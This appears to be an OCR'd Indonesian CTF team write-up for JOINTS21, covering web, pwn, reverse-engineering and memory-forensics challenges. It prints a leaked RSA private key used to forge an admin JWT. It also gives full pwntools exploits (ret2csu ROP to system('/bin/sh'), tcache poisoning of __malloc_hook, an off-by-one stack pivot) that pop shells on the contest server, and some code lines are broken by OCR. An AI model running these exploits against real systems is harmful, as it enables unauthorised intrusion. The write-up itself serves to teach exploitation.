Terlantarkan

Team :

DarkAngel

Bigby


EternalBeats

Daftar Isi


Web

Renge's Blog

Langkah Penyelesaian:




Diberikan web dengan mainan token… lihat sebentar itu merupakan jwt.



Masuk jwt.io kita bisa lihat valuenya, dan untuk mendapatkan flag kita perlu menjadi admin dan pergi ke /admin, tapi untuk mengganti valuenya kita membutuhkan certificate…

```
<!-- ----------------TODO: remove this---------------  -->
<!--  <link href="/key/public.key" rel='public-key'>   -->
<!-- ------------TODO: move keys from public---------  -->
```

saat lihat sourcenya ternyata ada ini… kita buka lokasi filenya dan mendapatkan public key nya




```
-----BEGIN PUBLIC KEY-----
MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAIXYNieS4rI7+o0m2Bvj9iZPc5tshWDh
g512hauwgX+5pi5jFg2c/ldSomB8fCoyvW+aVlkkgpNPOjtyA3pnEFMCAwEAAQ==
-----END PUBLIC KEY-----
```

But we still need private key… saat diganti public.key menjadi private.key kita mendapatkan…


```
-----BEGIN RSA PRIVATE KEY-----
MIIBOQIBAAJBAIXYNieS4rI7+o0m2Bvj9iZPc5tshWDhg512hauwgX+5pi5jFg2c
/ldSomB8fCoyvW+aVlkkgpNPOjtyA3pnEFMCAwEAAQJAWBdr3TQB3Ik5aLmONx0c
ny5fyoXsa01CENs3Mz8inGsdOWGZHpXpa/gd9va+CNcV5euc8hwHiXgHPPz8TqqC
8QIhAOMpllK+TspEwV8dwYDzNYatfto5tk51EGLoPCUDNijvAiEAltXxswjyKdpp
y6DnFZGS/zNisxsv5m6bnNv8qOwR5t0CIAZIvzzYwOs9ja/o7dJ4Z/Gq2QiGcjGn
cWWbERbhCN2HAiBXTUUzxr3DE7OgNGULytI1+1vpJpc23FYdGAbJDrnd0QIgV6jz
MNXykRYfwbB8gJpDIVhRliTHjIYOBgLq1+i4SEA=
-----END RSA PRIVATE KEY-----
```

Dengan menggunakan public dan private certificate ini, kita tinggal ganti value admin menjadi true dan masuk ke /admin.

Flag=JOINTS21{H1d3_y0ur_key5}

Bonus

Flag: JOINTS21{H1d3_y0ur_key5}

PWN

Compare your strings

Langkah Penyelesaian:

pada fgets pertama digunakan untuk memperpanjang input fgets kedua dari 50 menjadi 0xff(255). fgets kedua digunakan agar dapat menggunakan ret2csu(call write) untuk mengleak address write(untuk mencari base libc) dan return kembali ke main. setelah return ke main, penggunaan fgets pertama sama seperti sebelumnya, dan fgets kedua menggunakan teknik ret2csu(call fgets) untuk memasukan "/bin/sh\x00" ke bss, setelah itu pop shell(system)

```
└─# python solve.py
[*] '/media/sf_CTF/joints/compare_your_strings/chal'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[+] Opening connection to dubwewsub.joints.id on port 22222: Done
[*] '/media/sf_CTF/joints/compare_your_strings/libc6_2.31-0ubuntu9.1_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
write : 0x7fdae706c1d0
[*] Switching to interactive mode
String doesn't match
$ ls
chal
flag.txt
$ cat flag.txt
JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_0f_r000p}$
```

Code:

solve.py

```python
from pwn import *

exe = context.binary = ELF('./chal')

io = connect('dubwewsub.joints.id', 22222)

if args.LOCAL:
    libc= exe.libc
else:
```

```
    libc =ELF("libc6_2.31-0ubuntu9.1_amd64.so")

pop_csu = 0x4013ea
call_csu = 0x4013d0

def ret2csu(call_func, edi, rsi, rdx, rbx_a = 0, rbp_a = 0,
r12_a = 0, r13_a = 0, r14_a = 0, r15_a = 0):
    p_csu = p64(pop_csu)
    p_csu += p64(0) # rbx
    p_csu += p64(0+1) # rbp
    p_csu += p64(edi) # r12
    p_csu += p64(rsi) # r13
    p_csu += p64(rdx) # r14
    p_csu += p64(call_func)# r15
    p_csu += p64(call_csu)
    p_csu += p64(0) #junk
    p_csu += p64(rbx_a) # rbx
    p_csu += p64(rbp_a) # rbp
    p_csu += p64(r12_a) # r12
    p_csu += p64(r13_a) # r13
    p_csu += p64(r14_a) # r14
    p_csu += p64(r15_a) # r15

    return p_csu

leave = 0x401388
bss = exe.bss()+0x100
pop_rdi=0x0000000004013f3

p ='\xff'*47
io.sendlineafter("1: ",p)

leak = exe.got['write']
p ='b'*48
p += p64(0)
p += ret2csu(exe.got['write'],1,leak,8)
p += p64(exe.sym['main'])
io.sendlineafter("2: ",p)
io.recvline()
data= u64(io.recv(8))
libc.address= data - libc.sym['write']
print "write :",hex(data)

p ='\xff'*47
io.sendlineafter("1: ",p)

p ='b'*48
p += p64(0)
p +=
ret2csu(exe.got['fgets'],bss,18,libc.sym['_IO_2_1_stdin_'])
```

```
p += p64(pop_rdi)
p += p64(bss)
p += p64(libc.sym['system'])
io.sendlineafter("2: ",p)

io.sendline("/bin/sh\x00")

io.interactive()
```

Flag:
JOINTS21{Wh@t_h4ppEn5z_t0_th3_rEtUrn_Addr3sz_1s_iN_thE_p0w3r_0f_r000p

Kandang ayam

Langkah Penyelesaian:

pertama ada vulnerability format string, saya menggunakan itu untuk mencari base libc dan base exe.
seteleah itu saya menggunakan teknik heap exploit di https://guyinatuxedo.github.io/29-tcache/tcache_explanation/index.html yang dimana terdapat vulnerability tcache saat difree 2 chunks dan jika next pointer yang kedua ditulis ke address tertentu. nantinya malloc selanjutnya akan mengikuti address yang ditulis sebelumnya. saya malloc 2 kali dan free (index 0 dan 1) yang barusan dimalloc. setelah itu ubah isi index 1 menjadi malloc hook. nantinya saya bisa write one_gadget ke malloc hook. ketika dimalloc one gadget akan dieksekusi.

```
└─# python solve.py
[*] '/media/sf_CTF/joints/kandang_ayam/chal'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to dubwewsub.joints.id on port 22223: Done
[*] '/media/sf_CTF/joints/kandang_ayam/libc-2.27.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
['0×55b6144abf66', '0×7fffa5f8c7a0', '0×7f9500187b97\n']
base exe  0×55b6144ab000
base libc  0×7f9500166000
stack  0×7fffa5f8c7a0
0×7f9500551c30
[*] Switching to interactive mode
$ ls
chal
exec.sh
flag.txt
libc-2.27.so
$ cat flag.txt
JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}$
```

Code:

solve.py

```python
from pwn import *

exe = context.binary = ELF('./chal')

io = connect('dubwewsub.joints.id', 22223)
```


```
if args.LOCAL:
    libc = exe.libc
else:
    libc =ELF("./libc-2.27.so")

p = '%7$p-%8$p-%11$p'
io.sendlineafter("Anda: ",p)
data = (io.recvline()).split("-")
exe.address = int(data[0],16)-0xf66
stack = int(data[1],16)
if args.LOCAL:
    libc.address =
int(data[2],16)-libc.sym["__libc_start_main"]-234
else:
    libc.address =
int(data[2],16)-libc.sym["__libc_start_main"]-234 +3

print data
print "base exe ", hex(exe.address )
print "base libc ", hex(libc.address)
print "stack ", hex(stack)

def beli(idx,msg):
    io.sendlineafter("Anda: ","1")
    io.sendlineafter("berapa? ",str(idx))
    io.sendlineafter("ayam: ",str(msg))

def makan(idx):
    io.sendlineafter("Anda: ","4")
    io.sendlineafter("berapa? ",str(idx))

def ubah(idx,msg):
    io.sendlineafter("Anda: ","3")
    io.sendlineafter("berapa? ",str(idx))
    io.sendlineafter("ayam: ",str(msg))

for i in range(2):
    beli(i,"JUNK")

for i in range(2):
    makan(i)

malloc_hook=libc.sym["__malloc_hook"]
print hex(malloc_hook)
ubah(1,p64(malloc_hook))

beli(3,"JUNK")

off=[0x4f2c5,0x4f322,0x10a38c]
one_gadget=libc.address + off[2]
```

```
beli(4,p64(one_gadget))

io.sendlineafter("Anda: ","1")
io.sendlineafter("berapa? ","5")

io.interactive()
```

Flag: JOINTS21{ju5t_ab0uT_3verY0ne_lov3s_hie4p}

ezpz

Langkah Penyelesaian:
ada vulnerability off by one yang dimana dapat mengubah return hanya 1 byte, dan ada function win yang digunakan untuk cat flag, langsung ajah return ke win. tetapi return nya 0x4011XX (XX yang bisa saya ubah) dan address win 0x4012b4. bedanya cuma bagian 11 dan 12, baiklah cari cara yang lain.
Saya kepikiran menggunakan stack pivot dari address stack yang sudah diberikan saat awal, nantinya akan return ke win address. caranya saya isi terlebih dahulu buffernya dengan win address 4 kali, ubah rbp menjadi stack_gift - 0x130, dan langsung return leave. nantinya esp akan berapa di win address dan return.



Code:

solve.py

```
from pwn import *

exe = context.binary = ELF('./chal')

io = connect('dubwewsub.joints.id', 22221)

win = 0x000000000004011f6
leave = 0x4012b4

io.recvuntil("gift: ")
data = int(io.recvline()[:-1],16)
stack = data - 0x130
print hex(stack)

p=p64(win)*4
p += p64(stack)
p +='\xb4'
io.send(p)

io.interactive()
```

Flag: JOINTS21{0ff_by_On3_ez_pz_3h?}

Reverse

Flag Checker

Langkah Penyelesaian:
Dibawah ini adalah pengecekan input yang valid.

```
if ( (*(_BYTE *)(i + a1) <= 0x60 || *(_BYTE *)(i + a1) > 122)
  && (*(_BYTE *)(i + a1) <= '/' || *(_BYTE *)(i + a1) > 57)
  && *(_BYTE *)(i + a1) != 95 )
{
  return 0LL;
}
```

Dibawah ini adalah pengecekan panjang input, panjangnya harus 28.

```
{
  __asm { endbr64 }
  return sub_10F0(a1) == LENGTH;
}
```

Dibawah ini adalah process encrypt flag.

```
__int64 v2; // [rsp-8h] [rbp-8h]

__asm { endbr64 }
*(&v2 - 3) = a1;
*((_DWORD *)&v2 - 1) = (char)(*(_BYTE *)*(&v2 - 3) ^ *(_BYTE *)(*(&v2 - 3) + 1));
*((_DWORD *)&v2 - 1) *= *(char *)(*(&v2 - 3) + 2);
*((_DWORD *)&v2 - 1) += *(char *)(*(&v2 - 3) + 3);
*((_DWORD *)&v2 - 1) ^= *(char *)*(&v2 - 3) * *(char *)*(&v2 - 3) * *(char *)*(&v2 - 3);
*((_DWORD *)&v2 - 1) *= *(char *)*(&v2 - 3);
*((_DWORD *)&v2 - 1) -= *(char *)(*(&v2 - 3) + 2);
*((_DWORD *)&v2 - 1) -= 0xFFFFFF
                      * ((((*((_DWORD *)&v2 - 1) - *((_DWORD *)&v2 - 1) / 0xFF0100u) >> 1)
                        + *((_DWORD *)&v2 - 1) / 0xFF0100u) >> 23);
return *((unsigned int *)&v2 - 1);
}
```

intinya process encrypt menggunakan setiap 4 character untuk diencrypt, hasil encryptnya pasti panjangnya 6, dan digabung dengan hasil encrypt sebelumnya.
pada process encrypt terdapat kesalahan decompile pada bagian akhir yaitu

```
*((_DWORD *)&v2 - 1) -= 0xFFFFFF
                      * ((((*((_DWORD *)&v2 - 1) - *((_DWORD *)&v2 - 1) / 0xFF0100u) >> 1)
                        + *((_DWORD *)&v2 - 1) / 0xFF0100u) >> 23);
```

saya ubah menjadi hasil sebelumnya % 0xffffff.

(char)(*(_BYTE *)*(&v2 - 3) artinya character ke 0
(char)(*(_BYTE *)*(&v2 - 3 + 1) artinya character ke 1
(char)(*(_BYTE *)*(&v2 - 3 + 2) artinya character ke 2
(char)(*(_BYTE *)*(&v2 - 3 + 3) artinya character ke 3

```
└─# python solve.py
28
just_an0thery47v_stup1d_c0d3
```

dari sini sudah kelihatan flagnya, tetapi setelah disubmit salah. saya mencoba dukun sedikit, dan menghapus y47v dari an0thery47v menjadi an0ther

```
└─# ./chal
Flag: just_an0ther_stup1d_c0d3

MAYBE this is the flag: JOINTS21{just_an0ther_stup1d_c0d3}
```

Code:

solve.py


```
enc = ["82174e",
"d8dbeb","cee3bd","d38bd6","5e44f5","c6490d"]
valid = []

for i in range(96,123):
    valid.append(i)
for i in range(47,58):
    valid.append(i)
for i in range(95,96):
    valid.append(i)


flag =""
for enc_flag in enc:
    for i in valid:
        for j in valid:
            for k in valid:
                for l in valid:

                    temp = i ^ j

                    temp *= k

                    temp += l

                    temp = temp ^ (i * i * i)

                    temp *= i

                    temp -= k

                    temp = temp % 0xffffff

                    if enc_flag == str(hex(temp)[2:]):
                        flag += chr(i)
```

```
                        flag += chr(j)
                        flag += chr(k)
                        flag += chr(l)

print len(flag)
print flag
```

Flag: JOINTS21{just_an0ther_stup1d_c0d3}

RansomWar


Langkah Penyelesaian:



Python script, tapi semua variablenya di obfuscate pake underscore… deobfuscate manual jadi lebih bagus dikit

```python
#!/usr/bin/python
# from secret import flag
from os import urandom
import binascii

number8 = 8
string0 = '0'
number2 = 2
string32145 = '32145'
number100 = 100


def function1(param):
    if len(param) % number8 != 0:
        return string0*(number8-len(param) % number8)+param
    else:
        return param


def function2(param1, param2):
    return int(not(not(param2 and not(param2 and param1)) and not (param1 and not(param2


def function3(param1, param2):
```

Dari sini tinggal reverse order buat outputnya dan brute key yang dipakai. Dan ganti variablenya ke nama yang lebih bagus … kayak function1 -> paddingBinary, function2 -> xor… tapi ujung ujungnya mager jadinya tinggal jalanin .-.



Dilihat nomor 69 kelihatannya paling mirip sama flagnya… soooo kita coba mainin dari sana… pertama pake permutation buat key 1,2,3,4,5 nya… cuman ga ketemu yang bagus .-.

```
(4, 5, 3, 2, 1) OS0}rJ{mS4NRI24e1nWT
(5, 1, 2, 3, 4) 1nWTS4NRrJ{mOS0}I24e
(5, 1, 2, 4, 3) 1nWTS4NROS0}rJ{mI24e
(5, 1, 3, 2, 4) 1nWTrJ{mS4NROS0}I24e
(5, 1, 3, 4, 2) 1nWTOS0}S4NRrJ{mI24e
(5, 1, 4, 2, 3) 1nWTrJ{mOS0}S4NRI24e
(5, 1, 4, 3, 2) 1nWTOS0}rJ{mS4NRI24e
(5, 2, 1, 3, 4) S4NR1nWTrJ{mOS0}I24e
(5, 2, 1, 4, 3) S4NR1nWTOS0}rJ{mI24e
(5, 2, 3, 1, 4) rJ{m1nWTS4NROS0}I24e
(5, 2, 3, 4, 1) OS0}1nWTS4NRrJ{mI24e
(5, 2, 4, 1, 3) rJ{m1nWTOS0}S4NRI24e
(5, 2, 4, 3, 1) OS0}1nWTrJ{mS4NRI24e
(5, 3, 1, 2, 4) S4NRrJ{m1nWTOS0}I24e
(5, 3, 1, 4, 2) S4NROS0}1nWTrJ{mI24e
(5, 3, 2, 1, 4) rJ{mS4NR1nWTOS0}I24e
(5, 3, 2, 4, 1) OS0}S4NR1nWTrJ{mI24e
(5, 3, 4, 1, 2) rJ{mOS0}1nWTS4NRI24e
(5, 3, 4, 2, 1) OS0}rJ{m1nWTS4NRI24e
(5, 4, 1, 2, 3) S4NRrJ{mOS0}1nWTI24e
(5, 4, 1, 3, 2) S4NROS0}rJ{m1nWTI24e
(5, 4, 2, 1, 3) rJ{mS4NROS0}1nWTI24e
(5, 4, 2, 3, 1) OS0}S4NRrJ{m1nWTI24e
```

Dan ujung ujungnya ada ide brilian yaitu susun satu per satu… menjadi JOINTS21{R4nS0mW4re} (this is the flag). kondisi scriptnya dilantarkan dibawah

Code:

solve.py

```
#!/usr/bin/python
# from secret import flag
from os import urandom
```

```
import binascii
from itertools import permutations

number8 = 8
string0 = '0'
number2 = 2
string32145 = '32145'
number100 = 100

def paddingBinary(param):
    if len(param) % number8 != 0:
        return string0*(number8-len(param) % number8)+param
    else:
        return param

def xor(param1, param2):
    return int(not(not(param2 and not(param2 and param1)) and not
(param1 and not(param2 and param1))))

def function3(param1, param2):
    ret = ""
    for i in range(8):
        ret += str(xor(int(param1[i]), int(param2[i])))
    return chr(int(ret, 2))

def function4(param1, param2):
    ret = ""
    for i in range(0, len(param1)):
        varA = paddingBinary(bin(param1[i])[2:])
        varB = paddingBinary(bin(param2[i])[2:])
        ret += function3(varA, varB)
    return ret

def function5(param1, param2):
    return [param1[i:i + 5] for i in range(0, len(param1), 5)]

def function6(param1, param2):
    varA = {int(y): x for x,y in enumerate(param1)}
    ret = ''
    for i in sorted(varA.keys()):
        for j in function5(param2, 5):
            try:
```

```
                ret += j[varA[i]]
            except:
                continue
    return ret

def reverse(param):
    ret = ''
    for i in range(len(param)):
        ret = param[i] + ret
    return ret

if __name__ == "__main__":
    result =
binascii.unhexlify("30435993e440b462fc33493bef977c0afa93db54")
    key = 69
    key = open('.\key\key{0}'.format(key), 'rb').read()
    a = function4(result,key)
    print(69, a)
    varA = reverse(a)
    for p in permutations([1,2,3,4,5]):
        varC = function6(p, varA)
        print(p,varC)
```

Flag: JOINTS21{R4nS0mW4re}

Forensic

My memories with my waifu

Langkah Penyelesaian:

Diberikan 1 file memory dump dari windows machine

```
root@kali:~/Documents/joints21/forensic/memorieswaifu# file MEMORY.DMP
MEMORY.DMP: MS Windows 32bit crash dump, no PAE, full dump, 130958 pages
root@kali:~/Documents/joints21/forensic/memorieswaifu#
```

Penulis menggunakan volatility untuk menganalisa, melakukan imageinfo untuk mencari image yang bisa digunakan untuk analisa.

```
root@kali:~/Documents/joints21/forensic/memorieswaifu# cat imageinfo.log
        Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86 (Instantiated with WinXPSP2x86)
                   AS Layer1 : IA32PagedMemory (Kernel AS)
                   AS Layer2 : WindowsCrashDumpSpace32 (Unnamed AS)
                   AS Layer3 : FileAddressSpace (/root/Documents/joints21/forensic/memorieswaifu/MEMORY.DMP)
                    PAE type : No PAE
                         DTB : 0x4e1000L
                KUSER_SHARED_DATA : 0xffdf0000L
          Image date and time : 2021-03-20 09:11:48 UTC+0000
    Image local date and time : 2021-03-20 02:11:48 -0700
root@kali:~/Documents/joints21/forensic/memorieswaifu#
```

Melakukan filescan, akan menemukan file flag.png

```
0x000000001e609ba0      1      1 RWD--- \Device\HarddiskVolume2\Windows\System32\config\RegBack\SAM
0x000000001e609f80      7      0 R--r-d \Device\HarddiskVolume2\Windows\System32\scecli.dll
0x000000001e60a2c8      1      1 RW-rwd \Device\HarddiskVolume2\Users\Forensic\AppData\Local\Microsoft\Windows\Ex
0x000000001e60a598      7      0 R--r-d \Device\HarddiskVolume2\Windows\ehome\ehepgres.dll
0x000000001e60a650      8      0 R--r-d \Device\HarddiskVolume2\Users\Forensic\flag.png
0x000000001e60a7d0      8      0 R--rwd \Device\HarddiskVolume2\Users\Public\Music\Sample Music\desktop.ini
0x000000001e60ab38      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\devrtl.dll
0x000000001e60c4d0      4      0 R--r-d \Device\HarddiskVolume2\Windows\System32\SPInf.dll
```

Di dump flag.png nya akan mendapatkan flag

```
python /opt/volatility/vol.py -f MEMORY.DMP
--profile=Win7SP1x86_23418 -Q 0x000000001e60a650 -D .
```

Code:

```
python /opt/volatility/vol.py -f MEMORY.DMP
--profile=Win7SP1x86_23418 (PLUGIN_VOLATILITY)| tee
(PLUGIN_VOLATILITY.log)
```

Flag: JOINTS21{Pl4stiqu3_M3m0ry}

Where is the file

